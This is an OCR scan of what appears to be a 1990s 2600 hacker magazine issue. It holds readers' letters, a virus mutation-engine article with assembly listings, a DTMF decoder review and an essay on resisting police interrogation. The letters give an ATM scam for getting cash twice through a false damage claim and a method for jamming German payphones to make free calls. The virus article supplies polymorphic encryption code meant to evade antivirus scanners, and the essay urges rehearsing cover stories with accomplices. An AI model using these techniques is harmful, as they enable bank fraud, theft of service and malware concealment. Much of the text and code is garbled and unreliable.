The Query Request Message is pretty unremarkable. Most of the information contained in the packet is simply for transaction record-keeping purposes (such as the date, time, message sequence number, etc.). The first part of the message (the part up to the semi-colon) is referred to as the header and contains mainly message identification. The "DQ" simply identifies this message as a request. The next four characters collectively comprise a hexadecimal value; when converted to binary, this value flags which fields will be present in the remainder of the message (see Table A). The Message Type defines the type of message (0200 = Request, 0210 = Response). The Transaction Type is 00 for Calling Card queries, 01 for Collect Call screening, 02 for Third-Party Billing, and 03 for Commercial Credit Card queries. The Message Sequence Number is available for matching queries to their replies (i.e., a serial number). The Data Indicator flags whether data items will follow in the Message Body (i.e., Account Number, PIN, etc.). The Response message is the same as the Request message except that a three character Reply Code is included which is then interpreted to determine the validity of the billing number queried (see Table B for sample reply codes).

Example 1: Sample SNET Query Message

```
EQTE02SNIUSFEE2020112345E195:027/21240  
2:;98C6516752200361783929/0815644433999
```

"DQ" marks beginning of query, "F000" is the message field bit map (marks

(continued on page 46)

room called the dark side, where people can exchange information online. It's just like IRC, but this is better and easier to use. The server address is www.snet.org and telnet 1377.

Message

Dear 2600:

Here's the URL for the CDL website:
<http://www.Logic.com/cdl.html>

My

Censorship

Dear 2600:

I received a fax 10:58 from AOL and when I logged on, I went to one of the chats and resort to see if AOLers are really the likes that everyone says they are. I said "hello". There was an AOL staff member there called a "guide". When I used a curse word he gave me a self warning. I then asked him what people are allowed to say on AOL and he said me this: "If you would not hear it on Saturday evening network, someone don't use it here on AOL."
What a fucking joke.

Requested

We take a year or thereabouts.

Discovery

Dear 2600:

First, I want to tell you how much I enjoy your zine. I am a green no-hair and a 39 year old female, so I get to share the demogrippers. Anyway, I was having a card one other day from one of those CreativeCard machines and the paper jammed. I found out that if you press in the right hand corner of the hot card subject selection screen a password box comes up. If you enter a four digit password that is very easy to think of (I just tell someone your card didn't print or something) you get a screen that lets you check how many cards have printed. It can diagnose and there are the fun ones: 31 edit existing cards; and 4) develop new cards.

I got bored when I went back to check as the machine was right in front of the service desk. But I have found one in a department store that I hope to explore. I thought that since most people might have fun with this.

Karfisk

Someone or those machines is a very low average level of card reader you're not allowed to use. Also usually by a hardy employee like in NYC.

Wanted

Over 2600:

Have you guys any material on banking papers? Like is there anything presented for the S&P report on the FICOT that runs the Spectra Press, Bravo Plus, and Envoy papers? Do you know of anyone that's been selected for the T1 and B4 plus and put a piece of code on it? How

about other brands such as the Prozone or Toshiba?

Nameless

We're waiting for you to write on article...

Mac Infiltration

Dear 2600:

I was just reading your Summer 95 issue. FunKing's number of NeXTbooks, EA brought up an interesting question to me: progress and otherwise word: "What is the best way to hide your files on a school Mac?" Typically schools have only one person experienced with the computer. The rest of the staff's employment produces about 10000. They have photos about going into the system folder. (Can you give a good piece to put the files? Should you want to hide?) Once I obtained access to one of the Macs, I, with ResEdit, created a copy of the linker, made it an Apple-type file, called it "System Folder 666" and put it you know where. I then changed it to 300, much less conspicuous. I then came a wonderful idea: I altered the RNDR resource, deleted all RNDRs, created a new one, type File, make 2 items, APPLE, if you're over the fisherwoman folder item, HMMER gave this one another item or mission.

When this resource was saved, I created a document on my floppy disk named: File, type HMMER. Then I rebuilt the hard drive's desktop file. (The rebuild is essential. I now have a 512 byte key to make a file whenever I feel like it. With constant use the resource item 7, not with the folder name) and saved RNDR. All versions of the US you can disguise file, and under system 7 with the prior method folders too. Just call it System Folder XXXX. Hey, it's all in the name, baby!

Mead/Dub

Silicon Pirates

ATTITUDE

On Diversers

Dear 2600:

I was just reading your Summer 1995 issue and saw the article on diversers. So after reading it I went off to get the phone book, I called up a punmer and said I had the wrong number. So they just hung up and I called for their address. After about 20 seconds of clicks, I got a recorded message telling me that if I would like to make a call please hang up now, etc. "What's up?" Why doesn't this work? I have US West and live in area code 304. The 306 it's block number is 571-XXXX, where XXXX is the last four digits of the number you are calling from. You should hear a high tone. Hang up, then pick up and hang up again.

MASHER JSM

Quite simply it didn't work. Maybe it didn't work, maybe that answer is secure. Whenever they receive a phone number, they check it against a database to see if it's a known number. If it is, they'll give you a recorded message. If it's not, they'll let you talk to the person you're calling. Of course, you should make sure the number you're calling is not a pay phone. You'll be amazed how many people do this.

9507. She's there to answer important things you should be aware of. See the next item.

Dear 2600:

I'm an old fan of your magazine. Even though I've only read a few issues they were very informative. In your last issue (Summer 1995), I read your article on diversers. I have a problem with the use of a doctor's disclaimer if he is using it for emergency purposes. Using up this line for your own personal use would be dangerous if the doctor was called out on an emergency. You could've showed down his response. I thought I would just bring this to your attention.

AARIN

This is a very good point and we thank you for it. We'll attempt to improve printing around our diversers. It would not be possible to alter a diver's way of use of these devices in the previous diver.

ATM Fun

Dear 2600:

In the summer '95 issue of 2600, Helen Gorn wrote about a revision of Dink that has a "problem" depending on whether you are the bank or a customer. It would not work, giving you cash and a credit for that cash as well when you used Helen's trick. Well, after reading about that I went out looking at ATMs near me, and what I found is cool and guess what? A Dinked. This revision of Dinked is one one with the screen to the right with four buttons above the left side of the screen, and the keypad to the left of that. It also has a self-opening self-closing door. The door is before, is when you want to press work. If you take your hand or a stick and hold the door open, then take out your money, the machine will try to close the door. You won't get your card back, and this is what you want. The door will not close, so you can take the bank and tell them that the machine is going nuts. They will get what happened. You tell them that everything went as it usually does, then when the money was supposed to come out, the door opened and there was no cash, and the door won't close.

More likely, they, the bank people, will give you a new card by Monday or the next day, depending on the day you do this, and they will give you the cash you wanted in the first place. A new for one deal if I've ever seen one. A caution, though, don't do this every week. Once a month you can get away with. Even if you do it at another bank, watch how many times you do it. Your bank manager will get very suspicious if they have to give you a new card every other week. Also, another thing you might want to do is have several of your friends there acting as customers. It looks a lot better if you have someone else there seeing that you didn't do anything to the ATM.

The Final Charm

We don't recommend this kind of robbery or bank heist to keep your good name and take their pocket money seriously. Be by all means continue to experiment.

Dear 2600:

For two months now I have read articles concerning Citibank ATM's having some sort of special access if you touch the upper part of the touch screen twice. Well I cannot find a response. The answer is not specific or secure, it is called VIF (Visual Impaired Person). It's a large font address of the regular ATM's withdrawal and deposit for visually impaired people. Stop wasting everyone's time.

ATM Dude

If you find your name has changed, you should see what happens after 2600 readers found the ATMs in their "special" mode and right away. Nobody should employees shouldn't even report on it if it's not. Some do, but it's not a widely documented or you don't know. However, we do agree that it appears to be a former for visually impaired people.

Advice

Dear 2600:

I sympathize with EN. My phone has been disconnected. I never received didn't make all three phone calls. If AT&T refuses to correct US's bill for the unauthorized collect calls he's been billed for, the legal remedy is to file a complaint with the Public Utilities Commission (PUC) office in his area (for its Minnesota equivalent). Pleading and evidence requirements at PUC hearings are low, similar to small claims actions, and the PUC is supposed to supply their own forms. All you have to do is take a few days off from work to fill out the forms and appear at the hearing if.

When the PUC summarily rules against you, you must then follow the judicial path. Since the PUC is a government administration, it, and the state court, has original jurisdiction over matters arising from the subject of its administration, action in this case. Therefore, actions before the PUC are administrative proceedings, and appellate review from an adverse PUC judgment is limited to petitions for extraordinary relief (petition for writ of mandamus, writ of prohibition, etc.) in the state appellate court. There might be a review procedure within the PUC (but you need to invoke before proceeding to the state appellate court. Should the state appellate court rule against you, and if something has changed favorably either in law or facts since the hearing, or items exist that you were previously unaware of despite having made reasonable and good faith efforts to be present, a petition for rehearing of the writ might be available. Otherwise the action proceeds to the Supreme Court, who, for various reasons, may refuse to hear the case (if it's not cert, but you might be able to file in small claims court instead of the PUC. Small claims cases may also be appealed all the way to the Supreme Court by writ of proceedings.)

EN should also think for federal jurisdiction. If it exists, he can proceed in federal court. Obviously, sometimes a basis exists to maintain separate and parallel state and federal actions, thus doubling US's chances

and lawyer fees in his hopeless pursuit of justice. His multihundred dollar stay should be the business of law.

As a general rule, victims are held immune from liability for damages caused by their negligence in providing service. It is therefore unusual for damages to be awarded against a vendor for service-related. The best I've heard probably hope for is an injunction in his phone bill. I have to laugh to increase his chances, he should wear clean clothes in court, and not show up late at the judge.

The above applies in California. I am not an attorney, but I researched the matter beyond what I remember reading here and there, and I am sure that at the moment, I assume things are the same or similar in other states. Because the legal system is obviously different, attorneys representing attorneys should "seek the advice of a competent attorney" in order to avoid aggravating themselves. But since many attorneys are over-the-hill, this will probably be a waste of time.

For practice law yourself. Your local law library usually located in the courthouse, should contain the information you need. Most courts will allow litigants to proceed without payment of filing and other fees ("proceeding in forma pauperis"). Matthew Broderick's *Money and Power* volumes are usually the best place to begin legal research, but I don't know if they publish anything for litigants' use. Also, if not, a generic equivalent is probably available. Begin by searching the keyword index for "public utilities" and "telephone". Read a book about legal research.

Legal argument is always the non-lawyer's Achilles heel. I suggest spend thousands of hours practicing oral argument and they will be better at it. For this reason, the amateur litigant who finds himself in court or before a court must rely heavily on his writing ability. If you have to write, keep it simple and direct. Use plain language, and remember that 90 percent of writing law still is pure preparation - all you do is write sentences and paragraphs that answer the case and state reasons that you're using in order to relate the information and ideas within the context of the case and issues currently before the court.

Next, never, never, engage in personal, imitative legal arguing, engaged in a court, even when they deserve it - the court requires to proceed without the use of a formal motion for sanctions or sanctions.

If litigants were skilled and aggressive in discovery of evidence, a defendant's lawyers might be caused to industriously develop privileged or at least interesting information.

Causing Confusion

Dear 2600:

In the most recent issue of your magazine (Summer 1993), Sherlock wrote about spies trying to prevent you from speaking around with their stuff. Anyway, if you

go into the control room to get the password what you actually get is an encrypted version. So you can't find out what they are using, but you can change it. Either you can give something into the control room, which will mean to one knows what it is, since the actual password will be a decrypted version of what you wrote, or you can enter the password and set the password on function to 0, and then go through the control panel to make a new one. If you do this, set the function on the screen, give me by law, and then they won't get to changing it before they are locked out again. Whichever method you can't have any of the work in it.

Another fun thing is to go into their database but the add add something to the phone, preferably something vaguely virus-like. They'll think it's a virus and spend some time trying to scan for it. It's endless fun to watch scientists offering their two cents in a problem which is non-existent.

Fear of Subscribing

Dear 2600:

I greatly enjoy your magazine. Any chance I can get one. I had been looking for your magazine for about two years and I really found it at a local magazine store. The sales of your readers would love to have a subscription to your magazine but I am not interested in getting on the FBI's most possible criminal list. I have been an electronics hobbyist for numerous years and now work in the industrial robotics field. But when my computer I have worked for (VIA/Ascend) and her time repair work in the change machine area. Because of this I have plenty of equipment lying around that could be somewhat valuable to the police - old magazine car sensors, bill readers, etc. After reading your articles of persons being arrested and held without any proof of wrongdoing it makes me a little paranoid. I hope that someday you will reconsider and start sending your magazine out in plain envelopes. First class, and shipped off some-where discreetly at the post office.

John Doe

To protect our subscribers, our names are printed in our magazines with only our return address and the name of the magazine showing. Making five other or so addresses out of your mail would be a great idea, which it would be a great idea. The delivery time is the same and the price is the same.

Yet More Bookstore Fun

Dear 2600:

Is everyone who buys your magazine a plain case group? I am an owner of an independent bookstore that stocks plenty of copies of your wonderful magazine. When I read your letters, either every issue has a handwritten note of some frequent patron or some great comment that has caught my eye.

It makes me sick to think of people who are not taking about checking big business through the pockets of

anonymous donors. Now, if you buy your 2600 from a human, then the rest of you Koolhaas-ing bastards will have plenty of copies to look at, if you believed my questions.

John Lowe
MANNADE Bookstore
Memphis

Dear 2600:

This was too funny I just had to write.

I've been reading 2600 for a while, didn't start all long after I stopped smoking (starting 18 does that to you) in 1988. I'm nobody anymore, my status in time is that I know the guys who are famous (I said all references to "they" had the magazines on us" and "they're trying to limit our freedom of expression". These were my exact quotes, but you know what I'm getting at - I never quite believed it until I saw it.

I figured I hadn't picked up a copy in a while, there's probably a new one out. I stopped by Barnes and Noble on Rt. 17 North in Durham, NC to look for it. I scanned all the racks, nothing. I looked closer in the computer section and still nothing. I was about to leave, and I saw this magazine lying half-covered. Human curiosity made me look at what was on the cover. It was a *Front* magazine. For bedtime it was a whole pile of 2600's. Then I looked at the title and realized that it was in perfect order. Nothing out of place, everything in neat piles, except for this one magazine covering the 2600's. I think I thought.

I asked the guy at the information desk if he had any information on why that might have happened. He had no idea. I asked him if he thought it was odd, and all the other magazines were in perfect order, except for this one covering the 2600's. He had no answer. I thought, my 2600 and 26th. Just thought. I'll share. I guess there is something out to get everybody.

Yard

NY 111 914-368-281911

German Payphones

Dear 2600:

I was glad to pick up your Spring 1995 issue and see the article on European payphones. Discover I am a regular visitor to Germany, it was of particular interest.

I would like to share some information relating to payphones in Germany. German payphones come in two varieties: coin and card. Telephon (the standard phone company) is phasing out the coinphones in favor of the more modern card type. This may in part be due to the telephone's susceptibility to tampering. During two visits to Germany, I had the good fortune of discovering coinphones which had been "tampered". As a result of this modification, the customer was able to make unlimited calls (domestic or international) free of charge. It should be noted that there are two types of coinphones. The first has a visible coin slot that allows for a direct

deposit of coins. In contrast, the second requires the user to place the coin flat against the phone and enjoy a slide bar on the right to deposit the coin. It is the first type that is the most susceptible to tampering, and the slide bar is most likely to be tampered with.

Several Germans I talked with told me that the trick to modifying the slot coinphones involves the use of a long piece of wire as a tool and a small piece of paper. The paper is used to jam the coin slot in a specific point (tampering with the digital display's readout function). After the phone has been properly jammed, the display will not count down. One only need deposit the minimum amount for a local call (50 Pfennig) to receive the phone and enjoy unlimited calling. As an added bonus, whatever change you deposit will be refunded after your call. What else? The coin will be very hot as a result of having those coins in the phone mechanism for so long. After you have completed your own calls others will also enjoy your hotwork - a fine well-deserved surprise, and the party will come to an end.

Like the coinphones, the cardphones also come in two varieties. The more common older model are quite large and have a circular metallic box. The newer ones are much smaller and box-shaped. Whether or not this tampering is also possible, I do not know. In addition to 11DM and 50DM Phonecards (Telefonkarten), it would be possible to buy a 100DM card. For information reasons it is no longer available.

THX-1138
Raleigh, NC

HOPE Repercussions

Dear 2600:

Care to see this article in the *San Diego Union Tribune*. The system was commissioned on August 13, 1991 - the same day as the HOPE Conference in New York. Somebody's work the weekend end was so much appreciated. There was also an article back in August about "a mirrored" to track the new New York subway rail machines made by Cable here in San Diego. Keep up the good work.

Mr. Pink
San Marcos, CA

The *Manward* given at New York has been used, and you're responsible from the public. You only has done been so operation of the relation to new from information of such a nature, but the *Manward* has been used the way of the cards by more than one person per day. In other words, if you have a card with \$2.50 on it, you've not allowed to use it for yourself (\$1.25) and then for someone else use it for the remaining \$1.25. Above there was some kind of security problem.

2600 LETTERS
PO BOX 99
MIDDLE ISLAND, NY 11953 USA
LETTERS@2600.COM

Mutation Engine Demystified

"Premature optimization is the root of all programming evil" — Donald Knuth

"Somehow programming is the result of a tortured mind" — Unknown

by Tio Mate Jones

The above quotes hold true for many virus "authors" nowadays. In attempting to make their creations smaller and streamlined under the conviction that their virus will be more stealth-like, they are often missing obvious stealth techniques.

To conceal themselves from AV scanners, many virus use simple forms of encryption, where the only unencrypted portions are the decryption routines themselves. The rest is scrambled somehow. The problem is that the decryption segment becomes a recognizable signature for the virus, mainly because the decryptors are coded in a structured fashion. One way to combat that is to use self-modifying code. Rather than read from a data area containing decryption information (which is changed regularly), a virus can write the changes directly into the decryption mechanism.

An improvement on this theme is to use a mutation engine, which generates a different decryption segment for each virus spawned, thus making scanning for one of these creatures much harder. Mutation engines (most notably Dark Avenger's MTE) are shrouded in a mystical cloud of silence. Some of the warning literature has described the MTE as using "military grade encryption" rather than being what it is: mutating code. (Anti-Virus professionals are understandably reluctant to discuss a method that would make their jobs more difficult, as it is, getting ahead of a simple virus like Irvy is a labor itself.)

For the non-professional in pursuit of

knowledge, this presents a problem. Fortunately, there have been some descriptions of the MTE out there, and they are useful enough for anyone with a rudimentary assembly language skills. In fact I found the theory simple enough that I was able to write a small mutation engine (which I call "SMut") overnight.

The SMut Engine contains only an encrypt/decrypt routine and a mutation routine, as well as the initialization coding. After initializing, a virus using SMut would decrypt itself, mutate itself, and then do all its other operations.

The principle behind a mutation engine is simple; there are many ways to code the same function. Processors have interchangeable registers. Though they are usually meant for specific functions, one still has much leeway in coding. (For simplicity, the SMut Engine I'll be discussing here will focus mainly on this method.)

Other methods take advantage of synonyms and redundant code: INC X could also be ADD X,1 or ADD X,2/DEC X or ADD X,10/SUB X,9 or SUB X,1. The decryptor can also be padded with nonsense code like NOP (No operation), ADD Y0,OR Z,Z, et cetera.

Let's take a look at a sample encrypt/decrypt routine. (Note: if your machine uses a different processor from the 8086 family, that's ok. You can still use this article to learn the theory.)

```
EMCR:
; Similar to ore used by Lepress-8
; Virus
p9: push bx
; save registers used by
; routine
pt: push ax
; 186 doesn't let you push
```

```
; 8-bit registers
z0: mov cx, OFFSET START
; start addr of code to
; encrypt
```

```
LOOP:
p1: mov dh, [bx]
; Get indexed byte
z2: xor dh, 0Fh
; XOR it
z3: mov [bx], dh
; Put indexed byte
z4: inc bx
; increment index
nop
; Pad extra bytes for
; mutation?
nop
r5: cmp bx, OFFSET ENDCD
; is the index at the end of
; code?
z6: jle LOOP
; if not, keep going
p2: pop ax
; Restore registers
p3: pop bx
ret
; Return
```

```
START:
; Encrypted code inside here
ENDCD:
```

```
Notice the z0, z6 and p1, p3 labels. These are for the mutation engine, which will make the changes directly to the code. This routine isn't the most efficient method, but it's the easiest to mutate: the obvious choices are the registers. BX can be replaced by SI or DI, AH can be replaced by AL, CL, CH, DL, ESI, etc. If we don't use BX, we can also replace AH by BL or BH, thus we have 16 possible combinations.
```

```
We can also change the encryption value as well, which many virus do. Rather than using a separate data space, we can
```

affect the change directly on the code by saving it to z2-z6 (rather than use xor ah,Free_Value, where Enc_Value is a memory location that is too structured).

Another mutable part of the code is the loop method. We can change z4 to add bx,1 or sub bx,0FFh. We can also switch the nop with the inc bx. If we're not too tight about the last byte not being encrypted, we can change one byte at z6 to jmp LOOP. Another thing to change would be to reverse the order, decrementing bx down from ENDCD to START instead.

We've examined several possibilities for generating hundreds of variations, without even changing the size of our encryption routine.

For simplicity, we'll look at mutating the registers (the other methods of mutating code can be easier). Note the differences in the assembly of the following (on 80x86 machines):

```
Assorted (Hex): Source:
8A 27 mov dh, [bx]
8A 07 mov dl, [bx]
8B 07 mov ax, [bx]
8A 0F mov cl, [bx]
8A 37 mov dh, [bx]
```

We can see some patterns here. Certain bits in the code indicate which registers are used, their size (8- or 16-bits), and what addressing mode. Most processors work this way. Our mutation engine set up the initial byte, "OR" in the chosen registers and target! We've mutated the code.

In the case of 186 processors, many of the opcodes are followed by a special data byte formatted like so: mantrax, where each letter stands for one bit. "mm" refers to a two-bit mode. "r" is the register. "xxx" actually means r/m, which varies depending on the addressing mode and opcode. Notice each register is expressed using three bits.

****	8-bit	16-bit
000	AL	AX
001	CI	CX
010	DL	DX
011	BL	BX
100	AH	SP
101	CH	BP
110	DH	SI
111	EH	DI

Of course it's a bit more complicated (no pun intended). Some opcodes depending on the addressing mode (time) will expect a certain number of data bytes following (on the 8086 it may be up to four or five). You'll need to experiment on your own and learn (if you already don't know) assembly language from a good primer.

If you program on a machine which uses a different type of processor (such as the 6500 or 6800 families) you can use similar principles for writing a mutation engine.

One note about anti-viral utilities: the prevalence of mutation engines eventually can improve system security methods if the focus is shifted from scanning for recognizable code to heuristic scanners which will look for possible decryption engines, and operating systems which watch from the background for anything "funny" happening (this may save users from poorly written software as well as vifil... mersso maybe).

The principles behind this mutation engine are not only useful for virus writing, however. They can be employed for data-security and copy protection schemes, artificial life simulations (such as Terra, in which a virtual memory is populated by self-replicating and evolving organisms "life forms"), and perhaps even machines that can write programs or improve their own code.

The Listing

(This is probably not the most efficient coding... then again, see the quotes that this article started off with.)

As it is now, the listing should be assembled and linked then made into a COM file

(using EXE2BIN or the /i option on TLINK). Load the program using DEBUG SMUT.COM. Examine the coding portion of the encryption routine, run the program (using the "g" command) and examine the encryption routine again. It should have mutated.

This program is a good shell for experimenting with mutation engines. As you make modifications, you can test and debug them safely. You'll need to examine the mutation engine a bit. The bus-shifting makes it look a bit cryptic. However, optimization might make it less readable. If it makes no sense, take out your guide to 8086 code, and study it well.

SMUT.ASM v2.4B * A Scott's Mutation-Engine Demo * by Tito Nete Jones

```

codexize equ endofcode-9startofcode-1
; Size of program
encrypt equ endofcode-startofcode-1
; Size of encrypted code
mutort
    segment byte public 'code'
        assume cs: mutort, ds: mutort,
            ss: mutort, es: mutort
        org 1000
; This is really some demonstration
; code used for development....
; This is NOT the source-code for a
; virus. It only includes a sample
; encryption routine and a sample
; mutation engine.
        given proc near
start:
        jmp pstart
exitib:

```

```

int 20
; Insert appropriate code
; here....
org
pstart:
    call init
init:

```

```

    mov si
; Where on IP
    sub si, offset init
    mov ax, si
; Plug values directly into
; encryption/
    add ax, offset startofcode
; decryption routine
    mov [startofcode-20-1], ax
; Allows for relocatable code!!
    add ax, encrsize
    mov [startofcode-25+2], ax

```

```

mutort:
    call mutort
; Test the mutation....
    call encrypt
    call encrypt
; Test the encryption/
; decryption routine. If it
; works (it does), mutort can
; be run an infinite number of
; times
    jmp 20h
; 005 exit

```

```

; This is the encryption/decryption
; routine
encrypt:
    push bx
; Save registers used
    push ax
    mov bx, offset
    stpwordcode
xorloop:
; It may look inefficient, but

```

```

; It's easy to mutate
21: mov ah, [bx]
22: xor ah, 8
23: mov [bx], ah
24: inc bx
25: cmp bx, offset
    endofcode
    jmp xorloop
    pop ax
; Restore registers
    pop bx
ret

```

startofcode:
; Other code to be encrypted begins
; here... this is the mutation
; engine! (This demo will only
; produce sixteen possible
; variations, and thus is not a

CALL
(516) 473-2626

and orbit
the world of 2600

THE *DTMF # DECODER

MoTrom TM-16a+ Touch Tone Decoder

MoTrom Electronics

310 Garfield Street Suite 4

PO Box 2748

Eugene OR 97402

503-687-2118

\$249

Review by Blue Whale

If you're in the market for a small, portable touch tone decoder, forget about OptoElectronics. For \$249, MoTrom will send you a TM-16a Plus, with no questions asked, if you know what I mean...

General description...

The Tone-Master measures approximately 6" by 2.75" by 1", about the size of an ARS300 scanner. The chassis is metal and feels solid. The buttons, on the other hand, are of the cheapest plastic variety available, and were probably used to keep the cost low and the circuit board simple (this is unfortunate, as I would have gladly paid more to have solid metal buttons).

Power is supplied from either a 9 volt battery or from its 12 VDC input (the transformer "brick" is sold separately for \$10). Sadly, to install the battery, the chassis must be unscrewed and opened, although once installed the battery does seem to last. There is a fat (cheap) red LED to indicate power.

Besides the power switch, there are two "scroll" buttons and a clear button, the latter being inconveniently placed where all the hand action is, so that it is not uncommon to occasionally hit this button, lose your tones, and then lose your mind.

As I purchased the "Plus" version, my unit also came with an RS-232 female connector for computer interfacing.

Touch tones are viewed on a 16 character

LCID (not backlit), and may be simultaneously monitored on the unit's small built-in speaker. While this speaker is an extremely useful addition, it is unfortunate that the output volume is controlled by a variable potentiometer on the circuit board, which is accessed through a small hole in the chassis. Besides being difficult to adjust, the potentiometer must be handled gently as its solder joints are the only thing holding it to the circuit board.

The display itself is not particularly clear, and must sometimes be held at awkward angles in order to view the characters (although it is not quite so bad as the illustration might suggest). In addition, the instruction manual warns that the LCD is sensitive and should be kept out of direct sunlight and away from heat.

Switching on the unit yields "M-16a SEADS".

What happens next depends on you.

As a DTMF decoder...

The Tone-Master has a standard eight-inch phono jack for its audio input. As all hand held radios, scanners, tape cassette players, and just about everything else utilizes this same type of jack for audio output, there should be no problem connecting the decoder to whatever the source of your tones are. What makes the Tone-Master especially useful, however, is that it also comes with a modular telephone line-in jack. Thus touch tones may be culled from all the various sources that are of interest to hackers. It is this versatility and attention to detail that makes the unit such a worthwhile purchase.

Actual operation is simple. All touch tones appear as the characters they are. For phone operation, the decoder displays a "2" for off-hook and a ">" for on-hook (deco-

tion. Thus, lifting a phone receiver, hitting all the touch tones, and then hanging up will yield: ">1:123456789*05". The ">" indicates tones, while a "p:" indicates pulse dialing.

The decoder uses a "2" to indicate a seven second pause between touch tones or on-hook detections. Thus if we had paused midway while dialing our touch tones, the aforementioned example might have looked like this: ">1:123456-T.789*05".

For scanner operation, the built-in speaker allows you to continue monitoring while you are logging touch tones, although I recommend getting the custom audio out jack option for serious listening.

The decoder can store up to 80 characters in its very volatile memory, which may be accessed via the scroll buttons.

As a PEN register...

This is where the value of the Tone-Master increases exponentially. A simple RS-232 connection (9600 baud) to any computer running the simplest terminal software will allow the decoder to function as a PEN register. With a computer connection, the unit is no longer restricted by its


limited 80 character memory, but by the memory of the computer. With a simple terminal script, you can easily add time and date functions, or have your computer sound an alarm when certain touch tone sequences are detected. Both of these features are incorporated in software provided by MoTrom (for MS-DOS machines).

As a telephone monitoring device...

For an extra \$20, MoTrom will add an audio out jack so that you can pipe your input back out again to headphones, an amplifier, or a recording device. When the output jack is engaged, the speaker is disengaged, which is another useful feature when you want to make the speaker without having to deal with the potentiometer volume control.

Conclusion...

Despite the cheap buttons, inconvenient battery installation and limited 80 character memory, the Tone-Master is well worth the money. It is a solid and versatile device that still manages to be small and portable. Quite simply, there is nothing like it on the market.



HACKING A POLICE INTERROGATION

by Darlo Okasi

I was struck by what was said by the ATM Bandit in the Spring 1995 issue about being interrogated by the Secret Service - "...don't tell them anything." This is always good advice but what few people understand is how well trained any police force is in interrogation. Knowledge is power and once you know how a police interrogation works you can be better prepared for it should it ever happen to you.

Aside from not getting caught, the first thing you can do is have a story and stick with it. Plan it out *way ahead of time* just in case. It's always a good idea that you insist on your lawyer being present so you may not have to tell your story.

Note: In most states you can only be held without being charged for 24 hours. It can mean a long session but think of it as a seating game. If you wait, you win.

The most important note: Ask for a lawyer! The Supreme Court ruled that merely asking, "Should I have an attorney?" is not enough. You have to say, "I want a lawyer" in order for the questioning to stop. Let me say this again: *You always and necessarily must request an attorney.* Once you do anything beyond that point, it is admissible as evidence.

When brought into an interrogation room, note the furnishing. Most likely there will be just a few chairs and a very low sofa. You'll note that if you sit on the sofa, it is so low you can't get up without a great deal of effort. This is to put them into a position of power over you. You can take control by not sitting at first. They will ask you to sit. Ask "Where do you want me to sit?" When they tell you sit anywhere else. This will make them mad as hell and they will show it, but it lets them know that you are in control of the interview.

Once in an interrogation room, insist on a lawyer. They will say, "We're not charging you with anything, so you don't need a lawyer. We just want some information."

My favorite response to this is to tell them that you know just how dirty cops (city) cops are and that you can't trust cops who lie and are "on the take". You might, at some point, let them know you expect them to beat you up because "you've beaten up friends of mine." (This will do two things: 1) put them on the defensive and 2) distract them, momentarily, from why they had brought you there. If they take this but don't make up any stories about "bad cops", just remain silent and repeat your claim.

If you continue to insist on a lawyer, they will threaten to arrest you. It's best to be under arrest with a lawyer than to split your guts in a police interrogation. *Insist on a lawyer no matter what.*

You will seldom, if ever, be interrogated by just one cop. One will try to make the whole thing seem very casual and will "just want to get the facts straight." The other will be the silent and moody. Ever hear of "Toughest Cop Bad Cop"? If this is the play they use, you can keep control of the interrogation by letting Good Cop know that he is responsible for what Bad Cop does.

A common technique is that they will say you are not in trouble but that they just want some information. They will want to be your friends. *Tell these nothing.*

Failing this, they will threaten you with a huge amount of bogus charges they say can be traced directly to you. It is all bullshit. If they had that kind of evidence they would have charged you already. They will go so far as to show you evidence, pirated sheets, photos, or statements from others. *But they won't let you examine it because it*

is all made up! If they do this *insist* on thoroughly examining every bit of evidence they show and then refuse it! A good example - they will show you a photo of yourself getting out of your car and claim it shows you committing (whatever crime). Your reply would be, "That shows me returning from the laundromat. That's all and you know it! You're as dirty a bunch of cops as everyone says!"

This can get more complicated if it involves more people than just yourself. Be certain that if the cops suspect you and your friends, they will bring you all in and separate you. They will give you no time to create a usable story so rehearse it with your accomplices way ahead of time and make certain everyone knows what can happen in a police interrogation.

If you have done everything correctly you will find yourself sitting silently for a long time. They will walk in and tell you that your friends have just implicated you in a crime in order to get a better deal from the DA. Assuring your friends have done their job, this will be bullshit too!

In order to further threaten you, they might bring in a "signed confession" from your friends. Note that they won't let you read it because all they did was ask your friends to sign a sheet of paper with a bunch of trivial information on it like name, address, last employment, etc. Your response: Let them know it's bullshit and that it's just further evidence that they are

"dirty cops". A friend of mine once responded to this ploy by saying, "I bet you that all that really says is that he's prearranged to not fuck your wife more than twice a week." The interrogating officer was not amused.

Someone once told me that he and his friends would use a "code word" that would be used if they broke under the interrogation. The cops would then relay this to his accomplices as a sign that their friend did indeed confess. The only time you should "break" is if your life is being threatened by the police. This is rare but not unheard of. A historic (and illegal) threat that police have used is to take all the bullets out of their gun and shove them in you. They put one bullet in the chamber and start playing Russian roulette with you. Rest assured there is no real bullet in the chamber. They palmed the real bullet.

Once they have figured out that you won't tell them anything they will either let you go or arrest you. If they arrest you they will let you talk to your lawyer. *Always talk to your lawyer first.*

There are plenty more strategies they will use, but this will give you an idea of what police are willing to do in order to squeeze information out of you.

Keep in mind, a police interrogation is like a game and they are wanting on you to not know that. Once you know it's a game, and you know how to play, hacking it can be easy.

WRITE FOR 2600
AND YOU WILL
HELP FELLOW HACKERS
GET A FREE SUBSCRIPTION AND A 2600 TSHIRT
GET A VOICE MAIL ACCOUNT
BUT MOST OF ALL
YOU WILL GAIN SELF-RESPECT

